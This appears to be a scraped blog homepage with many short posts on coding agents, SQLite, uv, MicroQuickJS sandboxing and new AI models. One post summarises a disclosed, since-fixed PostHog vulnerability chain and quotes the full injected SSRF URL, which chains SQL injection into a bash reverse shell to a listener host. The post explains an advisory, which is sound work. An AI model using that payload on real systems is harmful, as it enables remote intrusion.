Simon Willison 的博客 --- Simon Willison’s Weblog
Recent
shot-scraper 1.9. New release of my shot-scraper CLI tool for taking screenshots and scraping websites with JavaScript from the terminal.
The new
shot-scraper har -x https://simonwillison.net/ command is really neat. The inspiration was the digital forensics expedition I went on to figure out why Rob Pike got spammed. You can now perform a version of that investigation like this:Then dig around in the resulting JSON files in the
/tmp/theaidigest-org-village folder.But once we got that and got this aviation grade testing in place, the number of bugs just dropped to a trickle. Now we still do have bugs but the aviation grade testing allows us to move fast, which is important because in this business you either move fast or you're disrupted. So, we're able to make major changes to the structure of the code that we deliver and be confident that we're not breaking things because we had these intense tests. Probably half the time we spend is actually writing new tests, we're constantly writing new tests. And over the 17-year history, we have amassed a huge suite of tests which we run constantly.Other database engines don't do this; don't have this level of testing. But they're still high quality, I mean, I noticed in particular, PostgreSQL is a very high-quality database engine, they don't have many bugs. I went to the PostgreSQL and ask them “how do you prevent the bugs”? We talked about this for a while. What I came away with was they've got a very elaborate peer review process, and if they've got code that has worked for 10 years they just don't mess with it, leave it alone, it works. Whereas we change our code fearlessly, and we have a much smaller team and we don't have the peer review process.
— D. Richard Hipp, ACM SIGMOD Record, June 2019 (PDF)
The hard part of computer programming isn't expressing what we want the machine to do in code. The hard part is turning human thinking -- with all its wooliness and ambiguity and contradictions -- into computational thinking that is logically precise and unambiguous, and that can then be expressed formally in the syntax of a programming language.That was the hard part when programmers were punching holes in cards. It was the hard part when they were typing COBOL code. It was the hard part when they were bringing Visual Basic GUIs to life (presumably to track the killer's IP address). And it's the hard part when they're prompting language models to predict plausible-looking Python.The hard part has always been – and likely will continue to be for many years to come – knowing exactly what to ask for.
— Jason Gorman, The Future of Software Development Is Software Developers
Copyright Release for Contributions To SQLite. D. Richard Hipp called me out for spreading misinformation on Hacker News that SQLite refuses outside contributions:
I deeply regret this error! I'm linking to the copyright release document here - it looks like SQLite's public domain nature makes this kind of clause extremely important:
Out of curiosity I decided to see how many people have contributed to SQLite outside of the core team of Richard, Dan and Joe. I ran that query using Fossil, SQLite's own SQLite-based version control system, like this:
I got back 38 rows, though I think
danielk1977 and dan may be duplicates.Jevons paradox is coming to knowledge work. By making it far cheaper to take on any type of task that we can possibly imagine, we’re ultimately going to be doing far more. The vast majority of AI tokens in the future will be used on things we don't even do today as workers: they will be used on the software projects that wouldn't have been started, the contracts that wouldn't have been reviewed, the medical research that wouldn't have been discovered, and the marketing campaign that wouldn't have been launched otherwise.
simonw/actions-latest. Today in extremely niche projects, I got fed up of Claude Code creating GitHub Actions workflows for me that used stale actions:
actions/setup-python@v4 when the latest is actions/setup-python@v6 for example.I couldn't find a good single place listing those latest versions, so I had Claude Code for web (via my phone, I'm out on errands) build a Git scraper to publish those versions in one place:
Tell your coding agent of choice to fetch that any time it wants to write a new GitHub Actions workflows.
(I may well bake this into a Skill.)
Here's the first and second transcript I used to build this, shared using my claude-code-transcripts tool (which just gained a search feature.)
I just sent out the latest edition of the newsletter version of this blog. It's a long one! Turns out I wrote a lot of stuff in the past 10 days.
The newsletter is out two days later than I had planned because I kept running into an infuriating issue with Substack: it would refuse to save my content with a "Network error" and "Not saved" and I couldn't figure out why.

Screenshot of the Substack UI, with a Network error message on purple and a Not saved message higher up. The content in that editor includes an explanation of a SQL injection vulnerability.
So I asked ChatGPT to dig into it, which dug up this Hacker News post about the string
/etc/hosts triggering an error.And yeah, it turns out my newsletter included this post describing a SQL injection attack against ClickHouse and PostgreSQL which included the full exploit that was used.
Deleting that annotated example exploit allowed me to send the letter!
In advocating for LLMs as useful and important technology despite how they're trained I'm beginning to feel a little bit like John Cena in Pluribus.
Given our druthers, would we choose to consume HDP? No. Throughout history, most cultures, though not all, have taken a dim view of anthropophagy. Honestly, we're not that keen on it ourselves. But we're left with little choice.
A year ago, Claude struggled to generate bash commands without escaping issues. It worked for seconds or minutes at a time. We saw early signs that it may become broadly useful for coding one day.Fast forward to today. In the last thirty days, I landed 259 PRs -- 497 commits, 40k lines added, 38k lines removed. Every single line was written by Claude Code + Opus 4.5.
It's ~160 lines of HTML, CSS and JavaScript and it's worth reading the whole thing. I picked up a bunch of neat tricks from this!
<article contenteditable="plaintext-only">- I did not know about theplaintext-onlyvalue, supported across all the modern browsers.
- It uses
new CompressionStream('deflate-raw')to compress the editor state so it can fit in a shorter fragment URL.
- It has a neat custom save option which triggers if you hit
((e.metaKey || e.ctrlKey) && e.key === 's')- on browsers that support it (mainly Chrome variants) this useswindow.showSaveFilePicker(), other browsers get a straight download - in both cases generated usingURL.createObjectURL(new Blob([html], {type: 'text/html'}))
The
debounce() function it uses deserves a special note:That's really elegant. The goal of
debounce(ms, fn) is to take a function and a timeout (e.g. 100ms) and ensure that the function runs at most once every 100ms.This one works using a closure variable
timer to capture the setTimeout time ID. On subsequent calls that timer is cancelled and a new one is created - so if you call the function five times in quick succession it will execute just once, 100ms after the last of that sequence of calls.How uv got so fast. Andrew Nesbitt provides an insightful teardown of why uv is so much faster than
pip. It's not nearly as simple as just "they rewrote it in Rust" - uv gets to skip a huge amount of Python packaging history (which pip needs to implement for backwards compatibility) and benefits enormously from work over recent years that makes it possible to resolve dependencies across most packages without having to execute the code in setup.py using a Python interpreter.Two notes that caught my eye that I hadn't understood before:
I wanted to learn more about these tricks, so I fired up an asynchronous research task and told it to checkout the
astral-sh/uv repo, find the Rust code for both of those features and try porting it to Python to help me understand how it works.You can try the script it wrote for extracting metadata from a wheel using HTTP range requests like this:
uv run --with httpx https://raw.githubusercontent.com/simonw/research/refs/heads/main/http-range-wheel-metadata/wheel_metadata.py https://files.pythonhosted.org/packages/8b/04/ef95b67e1ff59c080b2effd1a9a96984d6953f667c91dfe9d77c838fc956/playwright-1.57.0-py3-none-macosx_11_0_arm64.whl -vThe Playwright wheel there is ~40MB. Adding
-v at the end causes the script to spit out verbose details of how it fetched the data - which looks like this.Key extract from that output:
The section of the report on compact version representation is interesting too. Here's how it illustrates sorting version numbers correctly based on their custom u64 representation:

I’ve released claude-code-transcripts, a new Python CLI tool for converting Claude Code transcripts to detailed HTML pages that provide a better interface for understanding what Claude Code has done than even Claude Code itself. The resulting transcripts are also designed to be shared, using any static HTML hosting or even via GitHub Gists.
[... 1,082 words]
uv-init-demos.
uv has a useful uv init command for setting up new Python projects, but it comes with a bunch of different options like --app and --package and --lib and I wasn't sure how they differed.So I created this GitHub repository which demonstrates all of those options, generated using this update-projects.sh script (thanks, Claude) which will run on a schedule via GitHub Actions to capture any changes made by future releases of
uv.If this [MicroQuickJS] had been available in 2010, Redis scripting would have been JavaScript and not Lua. Lua was chosen based on the implementation requirements, not on the language ones... (small, fast, ANSI-C). I appreciate certain ideas in Lua, and people love it, but I was never able to like Lua, because it departs from a more Algol-like syntax and semantics without good reasons, for my taste. This creates friction for newcomers. I love friction when it opens new useful ideas and abstractions that are worth it, if you learn SmallTalk or FORTH and for some time you are lost, it's part of how the languages are different. But I think for Lua this is not true enough: it feels like it departs from what people know without good reasons.
MicroQuickJS. New project from programming legend Fabrice Bellard, of ffmpeg and QEMU and QuickJS and so much more fame:
It supports a subset of full JavaScript, though it looks like a rich and full-featured subset to me.
One of my ongoing interests is sandboxing: mechanisms for executing untrusted code - from end users or generated by LLMs - in an environment that restricts memory usage and applies a strict time limit and restricts file or network access. Could MicroQuickJS be useful in that context?
I fired up Claude Code for web (on my iPhone) and kicked off an asynchronous research project to see explore that question:
My full prompt is here. It started like this:
I later added to the interactive session:
(The answer was no - the regex engine calls the interrupt handler even during pathological expression backtracking, meaning that any configured time limit should still hold.)
Here's the full transcript and the final report.
Some key observations:
- MicroQuickJS is very well suited to the sandbox problem. It has robust near and time limits baked in, it doesn't expose any dangerous primitive like filesystem of network access and even has a regular expression engine that protects against exhaustion attacks (provided you configure a time limit).
- Claude span up and tested a Python library that calls a MicroQuickJS shared library (involving a little bit of extra C), a compiled a Python binding and a library that uses the original MicroQuickJS CLI tool. All of those approaches work well.
- Compiling to WebAssembly was a little harder. It got a version working in Node.js and Deno and Pyodide, but the Python libraries wasmer and wasmtime proved harder, apparently because "mquickjs uses setjmp/longjmp for error handling". It managed to get to a working wasmtime version with a gross hack.
I'm really excited about this. MicroQuickJS is tiny, full featured, looks robust and comes from excellent pedigree. I think this makes for a very solid new entrant in the quest for a robust sandbox.
Update: I had Claude Code build tools.simonwillison.net/microquickjs, an interactive web playground for trying out the WebAssembly build of MicroQuickJS, adapted from my previous QuickJS plaground. My QuickJS page loads 2.28 MB (675 KB transferred). The MicroQuickJS one loads 303 KB (120 KB transferred).
Here are the prompts I used for that.
Cooking with Claude

I’ve been having an absurd amount of fun recently using LLMs for cooking. I started out using them for basic recipes, but as I’ve grown more confident in their culinary abilities I’ve leaned into them for more advanced tasks. Today I tried something new: having Claude vibe-code up a custom application to help with the timing for a complicated meal preparation. It worked really well!
[... 1,313 words]
I just had my first success using a browser agent - in this case the Claude in Chrome extension - to solve an actual problem.
A while ago I set things up so anything served from the
https://static.simonwillison.net/static/cors-allow/ directory of my S3 bucket would have open Access-Control-Allow-Origin: * headers. This is useful for hosting files online that can be loaded into web applications hosted on other domains.Problem is I couldn't remember how I did it! I initially thought it was an S3 setting, but it turns out S3 lets you set CORS at the bucket-level but not for individual prefixes.
I then suspected Cloudflare, but I find the Cloudflare dashboard really difficult to navigate.
So I decided to give Claude in Chrome a go. I installed and enabled the extension (you then have to click the little puzzle icon and click "pin" next to Claude for the icon to appear, I had to ask Claude itself for help figuring that out), signed into Cloudflare, opened the Claude panel and prompted:
Off it went. It took 1m45s to find exactly what I needed.

Claude's conclusion:
There's no "share transcript" option but I used copy and paste and two gnarly Claude Code sessions (one, two) to turn it into an HTML transcript which you can take a look at here.
I remain deeply skeptical of the entire browsing agent category due to my concerns about prompt injection risks—I watched what it was doing here like a hawk—but I have to admit this was a very positive experience.
Every time you are inclined to use the word “teach”, replace it with “learn”. That is, instead of saying, “I teach”, say “They learn”. It’s very easy to determine what you teach; you can just fill slides with text and claim to have taught. Shift your focus to determining how you know whether they learned what you claim to have taught (or indeed anything at all!). That is much harder, but that is also the real objective of any educator.
In 2025, Reinforcement Learning from Verifiable Rewards (RLVR) emerged as the de facto new major stage to add to this mix. By training LLMs against automatically verifiable rewards across a number of environments (e.g. think math/code puzzles), the LLMs spontaneously develop strategies that look like "reasoning" to humans - they learn to break down problem solving into intermediate calculations and they learn a number of problem solving strategies for going back and forth to figure things out (see DeepSeek R1 paper for examples).
Sam Rose explains how LLMs work with a visual essay. Sam Rose is one of my favorite authors of explorable interactive explanations - here's his previous collection.
Sam joined ngrok in September as a developer educator. Here's his first big visual explainer for them, ostensibly about how prompt caching works but it quickly expands to cover tokenization, embeddings, and the basics of the transformer architecture.
The result is one of the clearest and most accessible introductions to LLM internals I've seen anywhere.

Animation. Starts in tokens mode with an array of 75, 305, 24, 887 - clicking embeddings animates those into a 2D array showing each one to be composed of three floating point numbers.
Introducing GPT-5.2-Codex. The latest in OpenAI's Codex family of models (not the same thing as their Codex CLI or Codex Cloud coding agent tools).
As with some previous Codex models this one is available via their Codex coding agents now and will be coming to the API "in the coming weeks". Unlike previous models there's a new invite-only preview process for vetted cybersecurity professionals for "more permissive models".
I've been very impressed recently with GPT 5.2's ability to tackle multi-hour agentic coding challenges. 5.2 Codex scores 64% on the Terminal-Bench 2.0 benchmark that GPT-5.2 scored 62.2% on. I'm not sure how concrete that 1.8% improvement will be!
I didn't hack API access together this time (see previous attempts), instead opting to just ask Codex CLI to "Generate an SVG of a pelican riding a bicycle" while running the new model (effort medium). Here's the transcript in my new Codex CLI timeline viewer, and here's the pelican it drew:

Alt text by GPT-5.2-Codex: A minimalist illustration of a white pelican with a large orange beak riding a teal bicycle across a sandy strip of ground. The pelican leans forward as if pedaling, its wings tucked back and legs reaching toward the pedals. Simple gray motion lines trail behind it, and a pale yellow sun sits in the top‑right against a warm beige sky.
Agent Skills. Anthropic have turned their skills mechanism into an "open standard", which I guess means it lives in an independent agentskills/agentskills GitHub repository now? I wouldn't be surprised to see this end up in the AAIF, recently the new home of the MCP specification.
The specification itself lives at agentskills.io/specification, published from docs/specification.mdx in the repo.
It is a deliciously tiny specification - you can read the entire thing in just a few minutes. It's also quite heavily under-specified - for example, there's a
metadata field described like this:And an
allowed-skills field:The Agent Skills homepage promotes adoption by OpenCode, Cursor,Amp, Letta, goose, GitHub, and VS Code. Notably absent is OpenAI, who are quietly tinkering with skills but don't appear to have formally announced their support just yet.
Update 20th December 2025: OpenAI have added Skills to the Codex documentation and the Codex logo is now featured on the Agent Skills homepage (as of this commit.)
swift-justhtml. First there was Emil Stenström's JustHTML in Python, then my justjshtml in JavaScript, then Anil Madhavapeddy's html5rw in OCaml, and now Kyle Howells has built a vibespiled dependency-free HTML5 parser for Swift using the same coding agent tricks against the html5lib-tests test suite.
Kyle ran some benchmarks to compare the different implementations:
Your job is to deliver code you have proven to work
In all of the debates about the value of AI-assistance in software development there’s one depressing anecdote that I keep on seeing: the junior engineer, empowered by some class of LLM tool, who deposits giant, untested PRs on their coworkers—or open source maintainers—and expects the “code review” process to handle the rest.
[... 840 words]
Inside PostHog: How SSRF, a ClickHouse SQL Escaping 0day, and Default PostgreSQL Credentials Formed an RCE Chain (via) Mehmet Ince describes a very elegant chain of attacks against the PostHog analytics platform, combining several different vulnerabilities (now all reported and fixed) to achieve RCE - Remote Code Execution - against an internal PostgreSQL server.
The way in abuses a webhooks system with non-robust URL validation, setting up a SSRF (Server-Side Request Forgery) attack where the server makes a request against an internal network resource.
Here's the URL that gets injected:
http://clickhouse:8123/?query=SELECT++FROM+postgresql('db:5432','posthog',\"posthog_use'))+TO+STDOUT;END;DROP+TABLE+IF+EXISTS+cmd_exec;CREATE+TABLE+cmd_exec(cmd_output+text);COPY+cmd_exec+FROM+PROGRAM+$$bash+-c+\\"bash+-i+>%26+/dev/tcp/172.31.221.180/4444+0>%261\\"$$;SELECT++FROM+cmd_exec;+--\",'posthog','posthog')#Reformatted a little for readability:
This abuses ClickHouse's ability to run its own queries against PostgreSQL using the
postgresql() table function, combined with an escaping bug in ClickHouse PostgreSQL function (since fixed). Then that query abuses PostgreSQL's ability to run shell commands via COPY ... FROM PROGRAM.The
bash -c bit is particularly nasty - it opens a reverse shell such that an attacker with a machine at that IP address listening on port 4444 will receive a connection from the PostgreSQL server that can then be used to execute arbitrary commands.AoAH Day 15: Porting a complete HTML5 parser and browser test suite (via) Anil Madhavapeddy is running an Advent of Agentic Humps this year, building a new useful OCaml library every day for most of December.
Inspired by Emil Stenström's JustHTML and my own coding agent port of that to JavaScript he coined the term vibespiling for AI-powered porting and transpiling of code from one language to another and had a go at building an HTML5 parser in OCaml, resulting in html5rw which passes the same html5lib-tests suite that Emil and myself used for our projects.
Anil's thoughts on the copyright and ethical aspects of this are worth quoting in full:
I decided to credit Emil in the same way for my own vibespiled project.
firefox parser/html/java/README.txt (via) TIL (or TIR - Today I was Reminded) that the HTML5 Parser used by Firefox is maintained as Java code (commit history here) and converted to C++ using a custom translation script.
You can see that in action by checking out the ~8GB Firefox repository and running:
Here's a terminal session where I did that, including the output of
git diff showing the updated C++ files.I did some digging and found that the code that does the translation work lives, weirdly, in the Nu Html Checker repository on GitHub which powers the W3C's validator.w3.org/nu/ validation service!
Here's a snippet from htmlparser/cpptranslate/CppVisitor.java showing how a class declaration is converted into C++:
Here's a fascinating blog post from John Resig explaining how validator author Henri Sivonen introduced the new parser into Firefox in 2009.
The new ChatGPT Images is here. OpenAI shipped an update to their ChatGPT Images feature - the feature that gained them 100 million new users in a week when they first launched it back in March, but has since been eclipsed by Google's Nano Banana and then further by Nana Banana Pro in November.
The focus for the new ChatGPT Images is speed and instruction following:
It's also a little cheaper: OpenAI say that the new gpt-image-1.5 API model makes image input and output "20% cheaper in GPT Image 1.5 as compared to GPT Image 1".
I tried a new test prompt against a photo I took of Natalie's ceramic stand at the farmers market a few weeks ago:

And here's what I got from Nano Banana Pro:
The ChatGPT Kākāpō are a little chonkier, which I think counts as a win.
I was a little less impressed by the result I got for an infographic from the prompt "Infographic explaining how the Datasette open source project works" followed by "Run some extensive searches and gather a bunch of relevant information and then try again" (transcript):
